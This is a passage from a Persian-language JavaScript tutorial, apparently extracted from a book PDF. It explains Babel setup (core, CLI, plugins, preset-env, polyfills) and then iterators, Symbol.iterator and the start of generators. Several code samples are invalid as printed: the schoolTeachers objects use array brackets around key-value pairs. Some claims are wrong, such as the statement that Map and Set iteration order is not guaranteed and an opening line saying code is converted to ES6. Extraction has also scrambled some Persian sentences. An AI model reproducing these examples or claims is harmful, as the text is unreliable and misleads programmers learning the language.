با انجام این کار کدهای موجود در مسیر src به کد ES6 با تنظیمات ارائه شده در فایل کانفیگ تبدیل شده و در مسیر پوشه dist قرار می‌گیرند، در ادامه جزئیاتی از نحوه انجام شدن این موضوع و نکته‌هایی در مورد دستورات اجرا شده را ذکر می‌کنیم.

[مژول‌های babel]

برای ایجاد انعطاف و سادگی در استفاده از پکیج babel برای هدف‌های مختلف، مژول‌های مختلفی طراحی شده‌اند که در scope شروع شونده با @babel بر روی npm قابل دسترس می‌باشند. (از نسخه 7 به بعد) در این بخش به مژول‌های core و cli می‌پردازیم، که با /@babel/core و /@babel/cli قابل نصب و دسترسی می‌باشند.

ماژول core

این مژول هسته babel⁵ برای انجام تبدیل‌های لازم می‌باشد که با دستور بعد نصب می‌شود:

5 <https://babeljs.io/docs/en/babel-core>



```
npm install --save-dev @babel/core
```

در این کد dev-flag، save-- به معنی ذخیره پکیج فقط برای استفاده در محیط توسعه می‌باشد. به گونه‌ای که در محیط خروجی نهایی اثری از این کتابخانه وجود نخواهد داشت. با نصب این ماژول به راحتی می‌توان آن را در کدهای جاواسکریپت require کرده و از آن برای انجام تبدیلات مورد نظر استفاده کرد:



```
const babel = require("@babel/core");

babel.transform("code", optionsObject);
```

کد فوق بدین معنی می‌باشد که استفاده از هسته babel با فراخوانی آن در کد جاواسکریپت و استفاده از object babel برای انجام تبدیل می‌باشد که با فراخوانی متند transform بر روی آن و پاس دادن کد مورد نظر و تنظیمات مربوط به آن به عنوان پارامتر انجام می‌شود. خب قاعدتاً متوجه شدید که استفاده از core به شکل خام ممکن است عذاب آور باشد، پس نیاز به یک محیط ویژوالی برای انجام این تبدیلات احساس می‌شود.

ماژول CLI

محیط CLI⁶ همواره یکی از محیط‌های جذاب برای انجام امور مربوط به برنامه‌ها بوده است، در مورد babel نیز، از این محیط می‌توان برای transpile استفاده نمود. برای انجام این فرآیند نیاز به نصب بودن cli⁷ @babel/cli می‌باشد. مثال:

```
npm install --save-dev @babel/core @babel/cli

./node_modules/.bin/babel src --out-dir dist
```

در کد بالا با آدرس دهی به فایل باینری مربوط به cli می‌رسیم و می‌توانیم تنظیمات مورد نظر را به آن پاس دهیم، که در این مورد فایل‌های موجود در مسیر src را به پوشه dist منتقل می‌کند، اما چون هیچ تبدیلی برایش در نظر نگفته ایم، بدون تبدیل شدن و به صورت یکسان منتقل می‌شود.

6 Command Line Interface (CLI)

7 <https://babeljs.io/docs/en/babel-cli>

ما از --out-dir برای تعیین مسیر خروجی استفاده کردیم، به سادگی می‌توانید از --help برای نمایش مابقی دستورات قابل استفاده کمک بگیرید، اما مهم‌ترین دستورات برای اکثر کاربردها --plugins و --presets می‌باشد.

Plugins & Presets]

تبديل‌هایی که می‌خواهیم انجام دهیم در قالب پلاگین‌های قابل دسترس می‌باشند، در حقیقت پلاگین‌های babel فایل‌های جاواسکریپت کوچکی هستند که به آن در نحوه انجام تبدیل‌ها کمک می‌کنند، حتی این امکان که پلاگین‌خود را نوشته و برای انجام تبدیلات مورد نظر استفاده کرد نیز وجود دارد، برای تبدیل ES۵+ به ES۲۰۱۵ بهتر است به پلاگین‌های معتبری مثل: arrow @babel/plugin-transform-arrow-functions برای توابع اعتماد کنید.

```
npm install --save-dev @babel/plugin-transform-arrow-functions
```

```
./node_modules/.bin/babel src --out-dir lib --plugins=@babel/plugin-transform-arrow-functions
```

پس از نصب پلاگین مورد نظر می‌توانید کدهایی مانند کد زیر را به ES۵ تبدیل کنید:

```
const fn = () => 1;
// converted to
var fn = function fn() {
  return 1;
};
```



مشاهده می‌کنیم که به سادگی می‌توان پلاگین مورد نظر را بر روی کدهای نوشته اعمال کرده و خروجی مدنظر خود را تولید کنیم، اما آیا برای هر ویژگی که مدنظر داریم باید یک پلاگین جداگانه نصب و استفاده کنیم؟ راه حل صحیحی به نظر نمی‌رسد و به هیچ عنوان هم پیشنهاد نمی‌شود، در حقیقت برای انجام این امر از امکانی به نام preset استفاده می‌کنیم که یک مجموعه از پلاگین‌های از قبل تعیین شده است.

امکان شخصی سازی و ایجاد preset های مختلف نیز وجود دارد و شما نیز می توانید خودتان رو تولید کنید و از آن استفاده کنید، اما preset babel نیز یک preset مشهور از پیش تعیین شده به نام env دارد که برای انجام امور عادی تبدیل ها می توان استفاده نمود.

نصب و استفاده از این preset به شکل زیر می باشد:

```
npm install --save-dev @babel/preset-env

./node_modules/.bin/babel src --out-dir lib --presets=@
babel/env
```

مشاهده می کنیم که از آرگومان core --presets ایم و preset مورد نظر خود را به core معرفی نموده ایم تا کلیه تبدیل های لازم با استفاده از آن انجام گیرد. با استفاده از این preset تمام پلاگین های لازم برای انجام تبدیل ES2015+ برای اعمال به کدهای مورد نظر، استفاده می شوند و به سادگی هدف مورد نظر ما را برای تبدیل کدها برای اجرای صحیح در مرورگرهای هدف را محقق می سازند. اما قضیه به همین جا ختم نمی شود و preset ها می توانند تنظیماتی را دریافت و از آن به عنوان دستور اجرایی برای نحوه انجام transpile استفاده نمایند که در ادامه کامل تر بررسی می شود.

[فایل تنظیمات babel]

قابلیت کانفیگ دارد و همانند ابزارهای دیگر مانند Prettier یا ESLint که ممکن است با آنها آشنا باشید (اگر هم آشنا نیستید توصیه می شود حتما جستجویی در این خصوص انجام دهید)، می توانیم تنظیمات مورد نظر خود را برای اجرا به آن ارائه دهیم، برای انجام این کار نیز سبک های متعددی⁸ برای babel وجود دارد که ما در اینجا به یکی از آنها که توسط خود babel نیز توصیه شده است می پردازیم.

برای شروع انجام تنظیمات مورد نظر ابتدا یک فایل به نام `babel.config.js` در روت پروژه ایجاد کنید و محتویات تنظیمات ذکر شده در تکه کد بعدی را در داخل آن بنویسید:

⁸ <https://babeljs.io/docs/en/configuration>



```
const presets = [
  [
    "@babel/env",
    {
      targets: {
        edge: "17",
        firefox: "60",
        chrome: "67",
        safari: "11.1",
      },
    },
  ],
];
module.exports = { presets };
```

با اعمال این تنظیمات preset env برای انجام transpile تنها پلاگین‌هایی را لود می‌کند که برای این مرورگرهای هدف مورد نیاز باشند، تنظیمات ساده و زیبایی که به راحتی ما را در ساخت کد قابل اجرا در مرورگرهای مختلف یاری می‌رساند.

babel و Polyfill]

برای انجام تبدیل‌ها و استفاده از تمام ویژگی‌های +ES2015 , Weakmap , مانند Promise توابع generic ... می‌بایست polyfill‌های مربوط به این موارد را در ابتدای کدهای خود بارگذاری می‌کردیم (دلیل این امر را پیش‌تر توضیح داده‌ایم که بخاراطر اینکه babel عملیات babel می‌دهد و polyfill‌ها برای توابع و کلاس‌های خاص نیاز هست)، اما می‌توان با /@polyfill این موارد را حل کرد، پس ابتدا نصب پکیج را نصب می‌کنیم:

```
npm install --save @babel/polyfill
```

دقت کنید که --save زدیم، چون به این polyfill‌ها در خارج از محیط dev نیز احتیاج داریم و می‌بایست در فایل خروجی گرفته شده، کدهای polyfill نیز وجود داشته باشند و برای استفاده از

کتابخانه‌های مورد نیاز در محیط توسعه از `--dev-save` استفاده می‌کنیم. چون از `env` استفاده می‌کنیم گزینه خوبی به نام `useBuiltIns` داریم که می‌توانیم با تنظیم آن بر روی `usage` به سادگی از مجموع `polyfill`‌های `babel` نیز استفاده کنیم، پس از اعمال این گزینه فایل تنظیمات `babel` به شکل زیر می‌شود:

```
const presets = [
  [
    "@babel/env",
    {
      targets: {
        edge: "17",
        firefox: "60",
        chrome: "67",
        safari: "11.1",
      },
      useBuiltIns: "usage",
    },
  ],
];
module.exports = { presets };
```

با این تنظیمات `babel` کدهای نوشته شده برنامه را به گونه‌ای تبدیل می‌کند که تمام `polyfill`‌ها و نیازمندی‌های مورد نیاز مرورگرهای هدف را داشته باشد و تنها کدهایی را به برنامه تزریق می‌کند که مورد نیاز اجرای صحیح کدها می‌باشند. برای مثال:

```
Promise.resolve().finally();
```

کد فوق به دلیل تنظیماتی که به `babel` داده ایم به کد زیر تبدیل می‌شود:

```
require("core-js/modules/es.promise.finally");
Promise.resolve().finally();
```

این اتفاق به این دلیل است که نسخه ۱۷ مرورگر `Promise.prototype.finally` از `edge` پشتیبانی

نمی‌کند و در این بخش babel با بارگذاری کدهای مربوطه، قبل از اجرای تکه کد مورد نظر رویکردی شبیه به اجرای native کد مورد نظر را فراهم می‌کند.

اگر از preset env با تنظیمات useBuiltIns استفاده نمی‌کردیم، مجبور بودیم تمام polyfill‌های موجود را یکبار در فایل اصلی خود require کنیم تا در ابتدای کدی که خروجی می‌گیریم قرار گیرد.

در این بخش سعی شد توضیحات مختصر ولی مفیدی راجع به خصوصیات با استفاده babel از توضیح داده شود، اما هر یک از مطالب به تنها یی جای بحث زیادی دارد و این توضیحات شروعی به شکل پایه برای یادگیری نحوه کارکرد babel بود، در حالیکه می‌توان کانفیگ babel را با webpack یا bundler یا دیگری انجام داد و از امکانات متعددی که در اختیارمان قرار می‌گیرد استفاده کرد. برای مطالعه بیشتر در خصوص deploy کردن برنامه‌های ES6 به لینک پانوشت^۹ مراجعه شود.

9 https://leanpub.com/setting-up-es6/read#ch_deploying-es6

پس از مطالعه این بخش انتظار می‌رود

- در مورد اکماسکریپت و تاریخچه آن صحبت کید.
- نسخه‌های ES بخصوص نسخه ۶ آن و ویژگی ذکر شده را مسلط باشد.
- مفهوم polyfill را متوجه بوده و بتوانید برای یک ویژگی خاص polyfill بنویسید.
- مزیت ponyfill نسبت به polyfill را ذکر کنید.
- برای نوشتن ponyfill از closure استفاده کنید و منطق انجام شدن آن را کاملاً درک نموده باشید.
- مفهوم transpile را متوجه باشید و بتوانید نحوه کارکرد آن را شرح دهید.
- با ابزارهای موجود برای transpile آشنا باشید.
- در مورد babel presets , plugins در اطلاعاتی داشته و تفاوت‌های آن‌ها را شرح دهید.
- بتوانید در مورد کارکرد babel توضیح داده و با استفاده از آن پروژه‌ای با نسخه ۶ اکماسکریپت و سازگار با مرورگرهای مورد نظر تعریف و اجرا کنید.

ها Generator و Iterator

۰۰ اهداف بخش:

< آشنایی با مفهوم iterator

< شناختن object های قابل iterate

< درک عمیق iterable بودن و ایجاد آن

< آشنایی با generatorها و درک ارتباط آنها با iterator ها

< استفاده از generatorها برای مقاصد خاص منظوره

< درک عمیق generatorها و مفاهیم کلیدی آنها

Iterator ها]

در جاواسکریپت تعریف ساده‌ای که می‌توان برای iteratorها ارائه داد این است که آن‌ها را می‌توان یک سبک متفاوت از تکرار و ایجاد حلقه بر روی مجموعه‌ای از داده‌ها دانست که امکانات جالبی را در اختیار قرار می‌دهد.



جاواسکریپت امکانات مختلفی برای iterate (تکرار) بر روی یک مجموعه را فراهم می‌کند، از یک حلقه ساده for گرفته تا generatorها و iteratorها نوع متفاوتی از نحوه تکرار بر روی یک مجموعه هستند که مستقیماً بر روی هسته زبان قرار گرفته‌اند.

یک object iterator است که یک ترتیب از اجرا و یا به طور کلی یک مقدار بازگشتی را پس از خاتمه خود فراهم می‌کند، یا اگر بخواهیم به شکل خاص‌تر بیان کنیم، هر object که از پروتکل iterator^۱ تابعیت کند، Iterator است.

پروتکل iterable [

این پروتکل برای بررسی قابل iterate بودن یک object، قوانینی را تعیین می‌کند و الزام می‌کند که object مورد نظر یا یکی از object‌هایی که object فعلی از آن ارث بردé است. متد

1 https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Iteration_protocols

Symbol.iterator را اجرا کرده باشد(یک ویژگی به نام @@iterator داشته باشد). این متده در ادامه به شکل کامل توضیح داده خواهد شد اساسا iterate کردن و قابل iterate بودن یک object توسط حلقهای مانند for..of است و تمام object هایی هم که با این حلقه قابل هستند نیز از این پروتکل پیروی می‌کنند.

[پروتکل iterator]

این پروتکل یک روش استاندارد برای تکرار بر روی مجموعه را فراهم می‌آورد. به این شکل که مجموعه مورد نظر می‌باشد متده با نام next در یک object بازگشت دهد که با هر بار اجرای آن بتوان بر روی مجموعه مورد نظر یک چرخه انجام داد. هر اجرای متده next می‌باشد یک object با ویژگی‌های done و value بازگشت دهد که ویژگی done برای اطلاع از به اتمام رسیدن چرخه و ویژگی value مقدار جاری در هر چرخه را استفاده می‌شود. اگر مقدار done برابر false باشد، می‌توان با اجرای مجدد متده next یک چرخه دیگر انجام داد و نتیجه اجرای مجدد نیز یک object استاندارد به همین فرمت خواهد بود که امکان ادامه چرخه تا اتمام مجموعه را فراهم می‌آورد.

```
var myIterator = {
  next: function(){
    // should return sth like { done: false, value:2 }
  },
  [Symbol.iterator]: function() { return this; }
}
```

این ویژگی در ES6 معرفی شد اما بخاطر کاربرد بسیار، سریعاً فراگیر شده و مورد استفاده زیادی قرار گرفت. در این بخش می‌خواهیم کاملاً با مفهوم این ویژگی آشنا شده و با چند مثال کاربردی از آن استفاده کنیم.

[معرفی Iterator]

در همین ابتدا اجازه دهید با ارائه مثالی کامل و ساده، مفهوم دقیق iteratorها و دلیل نیاز بودن

آنها را توضیح دهیم^۲. تصور کنید یک آرایه برای لیست هم‌کلاسی‌های آموزش جاواسکریپت دارید که به فرم زیر در ثابت classMates مقداردهی شده‌اند:

```
const classMates = [
  'Alireza masomi',
  'Mohammad ahmadi',
  'Reza shirdel',
  'Farhad yosefian'
];
```



از شما خواسته می‌شود تا لیست تمام افراد هم‌کلاسی خود را در یک جدول چاپ کنید، رویکردی که خواهید داشت به چه صورت است؟ احتمالاً پاسخ شما ایجاد حلقه با استفاده از روش‌های حلقه زدن که آشنا هستیم با استفاده از for in , for ... , for ... بر روی آرایه مورد نظر می‌باشد. برای مثال، ممکن است یکی از روش‌های زیر را استفاده کنید:

```
// regular for loop
for(var i = 0;i< classMates.length; i++){
  console.log(classMates[i]);
}
```



```
// while loop
var index = 0;
while(index < classMates.length){
  console.log(classMates[index]);
  index++;
}
```



```
// for-of loop
for(var member of classMates){
  console.log(member);
}
```



در حقیقت، حق با شمامست و به سادگی نیز انجام می‌پذیرد، اما تصور کنید بجای لیست هم‌کلاسی‌ها به صورت آرایه‌ای ساده، لیستی از اساتید کل آموزشکده را به تفکیک رشته تدریس شده داشته باشید.

² <https://codeburst.io/a-simple-guide-to-es6-iterators-in-javascript-with-examples-189d052c3d8e>



```
const schoolTeachers = {
    allTeachers: [
        math: [
            "Mr.B.Ahmadian",
            "Mr.A.Salami",
            "Mrs.S.Gholami"
        ],
        chemistry: [
            "Mrs.F.Roshani",
            "Mr.J.Rezaei",
            "Mr.R.Tavakolli"
        ],
        computer: [
            "Mr.T.Alinezhad",
            "Mr.D.Gholami"
        ]
    }
};
```

در این حالت object schoolTeachers خود یک property است که دارای یک object به اسم allTeachers می‌باشد که خود یک object دیگر بوده و دارای زیرمجموعه‌هایی برای هر رشته درسی می‌باشد که هر کدام، یک آرایه از دبیران هر رشته را شامل می‌شوند. حالا اگر از شما خواسته شود تا لیست تمام دبیران را با یک سرویس به صورتی امکان استفاده از spread operator یا destructuring یا destructing را داشته باشد، طراحی کنید، رویکردی که انتخاب می‌کنید به چه صورت خواهد بود؟ چون می‌دانیم این عملگرها زمانی کار می‌کنند که حلقه for...of قابل اجرا باشد، در ابتدا یک تست می‌زنیم:

```
for(const teacher of schoolTeachers){
    console.log(teacher);
}
// TypeError: {} is not iterable
```

مشاهده می‌کنیم که کد بالا خطای دهد، دلیل این امر هم مشخص است، چون ما نمی‌توانیم حلقه for..of را برای یک object استفاده کنیم، اما در انتهای این بخش متوجه خواهید شد که چگونه می‌توان یک حالتی ایجاد کرد که بتوان روی object نیز از این حلقه استفاده نمود.

[ساخت object iterator]

در مثال ارائه شده، در ابتدا سعی می‌کنیم با دانسته‌های فعلی خود یک متده به نام getAllTeachers بر روی object اصلی ایجاد کنیم تا وظیفه ارائه لیست دلخواهی از دبیران را داشته باشد. برای همین مورد نیز برای سادگی اجرا، می‌توان یک متده تعریف و به object نظر bind کرد، سپس با فراخوانی آن، لیست مورد نظر خود را ایجاد کرد، البته بدنه این متده قاعدتاً کدهای زیبایی نخواهد داشت و با استفاده از چندین حلقه for و پیمایش اطلاعات دبیران استفاده کرد، که تحلیل کامل آن را پس از ارائه مثال واقعی کد شرح می‌دهیم.

```
const schoolTeachers = {
    allTeachers: { /* */ },
    getAllTeachers: function(){
        const teachers = [];
        // loop over math teachers
        for(const teacher of this.allTeachers.math){
            teachers.push(teacher);
        }

        // loop over chemistry teachers
        for(const teacher of this.allTeachers.chemistry){
            teachers.push(teacher);
        }

        // loop over computer teachers
        for(const teacher of this.allTeachers.computer){
            teachers.push(teacher);
        }
        return teachers;
    }
};
```



با استفاده از این روش می‌توانیم لیست دبیران تمام رشته‌ها را به صورت یک آرایه دریافت کنیم، اما یک سری مشکلات می‌تواند در این روش رخ دهنده، برای مثال، اگر این بخش را به عنوان یک مازوی در پروژه‌ای سطح بالا اجرا کرده باشیم، ممکن است برنامه‌نویس دیگری که می‌خواهد از این object استفاده کند، عنوان متده getAllTeachers را نتواند حدس بزند و با مشکل روبرو شود. اما اگر می‌توانستیم راهکاری ارائه دهیم که یک متده با نام مشخص همواره قابل دسترس باشد و

نوع مشخصی از داده را بازگشت دهد، احتمال روبرو شدن با خطابسیار کاهش پیدا می‌کرد ... خوشبختانه این تفکر و همسان سازی پیش‌تر توسط ECMA برای استاندارد سازی اجرای حلقه بر روی object‌های خاص انجام شده است و نتیجه کار object مربوط به iteration است که با استفاده از Symbol.iterator بدست می‌آید.

[نماد Symbol]


در واقع این کلمه کلیدی نیز در ES6 اضافه شده است و یک سری امکانات جالبی ارائه می‌دهد که بر روی ویژگی‌ها و متدهای ثابت، قابل دسترس است، برای مثال یکی از قابلیت‌های symbol این است که ما را قادر می‌سازد تا مقادیر منحصر به فردی را تولید کنیم که در مورد مثال object فعلی، با ویژگی‌های بقیه object‌ها مخلوط نشوند. برای مثال:



```
console.log(Symbol('foo') === Symbol('foo'));
// output: false
```

در مورد مثال ذکر شده، از ویژگی iterator بر روی symbol استفاده می‌کنیم که یک قابل iterate را بر می‌گرداند که در حلقه for...of استفاده می‌شود.^۳

یک object باز می‌گرداند که دارای یک متده است next و مقدار value بازگشته خود این متند نیز یک object با ویژگی‌های done و value می‌باشد ... این جمله برایتان آشنای نیست؟ پروتکل iterator دقیقاً همین جمله را ذکر می‌کرد که در ابتدای بخش گذری برآن داشتیم.



³ https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol/iterator

computed property]

در ES6 امکانی به نام computed property (ویژگی‌های پردازش شده) داریم که امکان استفاده از ویژگی‌های غیر ثابت را به object می‌دهد. برای مثال:

```
let index = "1";
let obj = {
  foo: "bar",
  [ "baz" + index ]: 42
}
```



با استفاده از این ویژگی می‌توانیم یک object تولید کنیم که یک متده با عنوان Symbol.iterator داشته باشد و یک object به فرم پروتکل Iterable بازگشت دهد. به کد زیر که در دو بخش در این صفحه و صفحه بعد آمده است دقت کنید:

```
const Iterable = {
  [Symbol.iterator]() {
    let level = 0;
    const iterator = {
      next() {
        level += 1;
        if(level === 1){
          return {
            value: "Level 1",
            done: false
          };
        }else if(level === 2){
          return {
            value: "Level 2",
            done: false
          };
        }else if(level === 3){
          return {
            value: "Level 3",
            done: false
          };
        }
      }
    }
  }
}
```



```

        };
    }

    return {
        value: undefined ,
        done: true
    };
};

return iterator;
}
}

```

برای اجرای کد بالا نیز به سادگی از object مورد نظر استفاده می‌کنیم:



```

var levelCounter = Iterable[Symbol.iterator]();

levelCounter.next();      // {value: "Level 1" , done: false}
levelCounter.next();      // {value: "Level 2" , done: false}
levelCounter.next();      // {value: "Level 3" , done: false}
levelCounter.next();      // {value: undefined , done: true}

```

در کد ذکر شده، یک متده که گفتیم برای استاندارد سازی عنوان مورد استفاده در یک object لازم داریم را با نام Symbol.iterator تعریف کردیم که یک object بازگردانی می‌کند. این object را iterator نامیدیم و قبل از آن یک متغیر به نام level تعریف کردیم که وظیفه نگهداری مرحله کاربر را برعهده دارد. در داخل object مربوط به iterator یکتابع به نام next ایجاد نمودیم که بتوانیم در هر تکرار هر بار صدا بزنیم و بر اساس level نگهداری شده، پاسخ مناسب را بازگردانی کنیم.

برای استاندارد بودن فرمت پاسخ‌ها نیز دوباره از استاندارد پروتکل iteration استفاده نموده و یک بازگشت می‌دهیم که دارای ویژگی value و done می‌باشد تا اگر تکرار مورد نظرمان به اتمام رسیده باشد مقدار done برابر true می‌شود.

دقیقا همین رویکرد در ساختار داخلی حلقه for...of وجود دارد و این نوع از حلقه برای انجام تکرار یک object به فرم iterator برای پیمایش تمام عناصر تا زمان به اتمام رسیدن آن‌ها ایجاد می‌کند

و با فراخوانی متده next تا آخرین عنصر پیمایش مورد نظر را به اتمام می‌رساند. به مثال ارائه شده در مورد دبیران مدرسه برگردیم و با توضیحات ارائه شده، object object iterate قابل دربیاوریم.

```
const schoolTeachers = [
  allTeachers: {
    math: [
      "Mr.B.Ahmadian",
      "Mr.A.Salami",
      "Mrs.S.Gholami"
    ],
    chemistry: [
      "Mrs.F.Roshani",
      "Mr.J.Rezaei",
      "Mr.R.Tavakolli"
    ],
    computer: [
      "Mr.T.Alinezhad",
      "Mr.D.Gholami"
    ]
  },
  // this will act like for...of
  [Symbol.iterator](){
    return Object.values(this.allTeachers)
      .reduce((acc, teachers) => [...acc, ...teachers], [])
      [Symbol.iterator]();
  }
}
```



کد فوق که با کمترین خط کدنویسی کاری بزرگ را انجام می‌دهد باعث می‌شود تا object مورد نظر iterable در می‌آید و به سادگی با حلقه for...of قابل پیمایش باشد.



```
for (const teacher of schoolTeachers) {
    console.log(teacher);
}
```

حتی می‌توان با استفاده از عملگر spread نیز مقادیر object مورد نظر را چاپ نمود:



```
console.log([...schoolTeachers]); // array of teachers
console.log(...schoolTeachers); // string of teachers
```

دو سبک کد فوق اسامی دبیران را به صورت آرایه و string با استفاده از ویژگی پاس دادن متغیر قابل iterate به صورت spread چاپ می‌کنند. شاید در طراحی برنامه‌های ساده و روزمره به استفاده از چنین تکنیکی نیاز نباشد، اما در طراحی کتابخانه‌های حرفه‌ای و کاربردهای خاص منظوره، کدنویسی مناسب و با کمترین احتمال خطأ همواره مورد توجه قرار دارد.

جواب‌سکریپت‌های عمومی Iterable]

در جواب‌سکریپت بسیاری از object‌ها قابلیت iterate را دارا می‌باشند و به شکل ذاتی تکه کدی مانند مثال قبل را در دل خود جای داده‌اند. البته ممکن است در نگاه اول و به سادگی متوجه این قضیه نشویم اما با کمی دقیق‌تر می‌توان به نحوه کارکرد آن‌ها پی‌برد. در ادامه مثال‌هایی از عناصر و قاعده‌هایی را که از پروتکل iterable استفاده می‌کنند یا هستند را معرفی می‌کنیم.

ها Iterable

لیستی از موارد iterable را به همراه توضیحاتی در مورد آن‌ها بیان می‌کنیم سپس دقیق‌تر وارد مبحث می‌شویم.

- آرایه‌ها و آرایه‌های نوعی (Uint8Array و...): آرایه‌ها و حتی آرایه‌های typed typed قابلیت iterate را دارا می‌باشند و می‌توان بر روی آن‌ها حلقه for...of زد.

- رشته‌ها (Strings): اگرچه رشته‌ها به ظاهر مجموعه نیستند، اما در حقیقت یک رشته مجموعه‌ای از کاراکترها می‌باشد که قابلیت iterate را دارا می‌باشد، تا بر روی تک تک کاراکترها یا یونیکدها حلقه زده شود.

- Set و Map: در این نوع مجموعه‌ها نیز می‌توان بر روی کلیدها و مقادیر مربوطه به آن‌ها iterate داشت.

- متغیر arguments داخل تابع: می‌دانیم که متغیر arguments که در داخل توابع معنی پیدا می‌کند یک مجموعه از عناصر است که ساختاری همانند آرایه دارد.
- المنشیات DOM: وقتی از یک صفحه html یک مجموعه dom انتخاب کنیم، می‌توانیم بر روی آن‌ها نیز iterate داشته باشیم.

نکته مهم در مورد موارد iterable مبتنی بر set ، map و یا object های عادی شده، این است که ترتیب iterate بر روی عناصر، الزاماً ترتیب پرشدن object مورد نظر نمی‌باشد و ممکن است ویژگی که ابتدا پر شده است در چوخه دوم بازگردانی شود، اما چیزی که مشخص است، تضمین قطعی انجام iterate بر روی همهٔ عناصر مجموعه است.

[بررسی iterable بودن]

در بخش قبل مجموعه‌های استاندارد قابل iterate را نام بردیم، اما لزومی ندارد که این گزینه‌ها را حفظ کنید، چون علاوه بر این موارد ممکن است در برنامه‌های پیاده سازی شده، مجموعه‌های شخصی دیگری طراحی شده باشند و نیاز باشد ابتدا از iterable بودن آن‌ها اطمینان حاصل کرده و سپس بر روی آن‌ها حلقه for...of بزنیم یا از دیگری مزایای iterable بودن استفاده کنیم.

می‌دانیم iterable بودن به لحاظ فنی چیست و چه نیازمندی‌هایی دارد و اینکه می‌بایست از پروتکل iterable بودن پیروی کند. علاوه بر این برای بررسی iterable بودن یک نوع یا متغیر خاص می‌توانیم از متدهای [Symbol.iterator] استفاده کنیم، همانطور که در مثال‌های ذکر شده توضیح دادیم، این متدهای استاندارد سازی نیاز به iterate، بر روی برخی مجموعه‌ها توسط ECMA اضافه شده است، پس می‌توانیم بر روی هر مجموعه قابل iterate این متدها را صدایده و یا از موجود بودن آن اطمینان حاصل کنیم.

مثالی از فراخوانی متدهای [Symbol.iterator] در مجموعه‌های استاندارد جاوا اسکریپت:

```
const myMap = new Map([["ali", 2]])[Symbol.iterator]();
console.log(myMap); // MapIterator {"ali" => 2}
```



با اجرای کد فوق متدهای [Symbol.iterator] از مجموعه map اجرا شده و یک MapIterator ایجاد شده است که مجموعه را به صورت مترادف ارائه می‌کند.

بازگشت می‌دهد.

همین مثال برای مجموعه‌های رشته‌ای، آرایه‌ای و set نیز صدق می‌کند:



```
"hi"[Symbol.iterator]()           // StringIterator {}
['1'][Symbol.iterator]()          // Array Iterator {}
new Set([1, 2])[Symbol.iterator]() // SetIterator {1, 2}
```

براساس تکه کد فوق می‌توان یک تابع برای بررسی iterable بودن نیز نوشت:



```
// https://stackoverflow.com/questions/18884249/

function isIterable(obj) {
    // checks for null and undefined
    if (obj == null) {
        return false;
    }
    return typeof obj[Symbol.iterator] === 'function';
}
```

[استفاده کنندگان از iterable ها]

بعد از متوجه شدن مفهوم iterable و iterate و آشنا شدن با مجموعه‌های iterable و نحوه ساخته شدن آن‌ها، نوبت به نحوه استفاده از این مجموعه‌ها می‌رسد. کاربردهایی از iterable از لیست کرده و توضیح مختصری در این موارد ارائه می‌دهیم، چرا که توضیح کامل آن‌ها در چارچوب این کتاب نمی‌گنجد:

- **حلقه for...of:** حلقه for...of iterable نیاز به دارد، تا بتواند با صدا زدن تابع next و دریافت value و done پیمایش تا انتهای مجموعه را انجام دهد و اگر بخواهیم مقدار دیگری را با استفاده از for...of پیمایش کرده و بر روی عناصر آن حلقه بزنیم خطای TypeError دریافت می‌کنیم.


- **استفاده از آرایه‌ها destructureing:** دلیل رخدادن destructureing وجود iterable بودن

است و مثال‌هایی از نحوه انجام شدن آن نیز می‌توانید در اینترنت پیدا کنید.

- **عملگر spread (...)**: همانند destructuring استفاده از عملگر spread نیز به دلیل بودن متغیری هست که می‌خواهیم از مقادیر آن استفاده کنیم iterable.

ها Generator]

پس از آشنایی با مفهوم Generator آشنا می‌شویم، آنها با مفهوم iterator ها واقعاً ابزار خوبی برای مدیریت یک مجموعه از داده و پیمایش آنها هستند، اما مسئله‌ای که مطرح است این می‌شود، که مدیریت و طراحی صحیح حالت‌های داخلی آنها می‌تواند کمی دشوار و یا اگر با دقت کافی انجام نشود خطادار باشد، راهکاری که Generator ارائه می‌دهد، ایجاد یک تابع تکاملی، برای بازگردانی پیوسته object قابل iterate می‌باشد که با کلمه کلیدی yield قابل انجام می‌باشد.



توابع به شکل generator با^{*} function تعریف و اغلب دارای حداقل یک کلمه کلیدی yield در بدنه تابع خود هستند، البته پیش‌تر فایرفاکس با قرار دادن yield در تابع عادی نیز به شکل عمل می‌کرد، با قطعی شدن ویژگی generator در es6 این امکان از فایرفاکس حذف شد.

